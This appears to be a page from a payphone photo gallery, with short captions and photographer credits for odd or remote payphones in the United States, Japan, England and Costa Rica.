
Unusual Payphones



United States. Seen at a community college in Buffalo, New York. For the record, New York Telephone, NYNEX, Bell Atlantic, and Verizon (all of whose logos appear here) either don't exist or don't operate payphones anymore. And this kind of phone booth is almost completely nonexistent

Photo by Camel_Case


Unusual Payphones



United States. This payphone met with an unfortunate end, having the bad luck to be located in the Big Basin Redwoods State Park campground, in Boulder Creek, California. It's remarkable how much of it remained standing after one of the most destructive wildfires in history.

Photo by Josh Goldberg


Distant Payphones



Japan. You certainly don’t see a sight like this very often. Discovered after a snowfall (obviously) in Hokkaido.

Photo by dilanka


Distant Payphones



England. Seen in Goudhurst, this is yet another use for an old phone box where phones are no longer what's needed.

Photo by xcm


Distant Payphones



United States. Believe it or not, this phone in Fredericksburg, Texas is a working model, attached to the Pecan Grove Store. It just doesn't get any cooler than this.

Photo by Doug Bins


Distant Payphones



Costa Rica. This payphone was found in the area of the Turrialba Volcano on an unnamed road south of Route 417. And now you can call it.

Photo by Tyler Durden

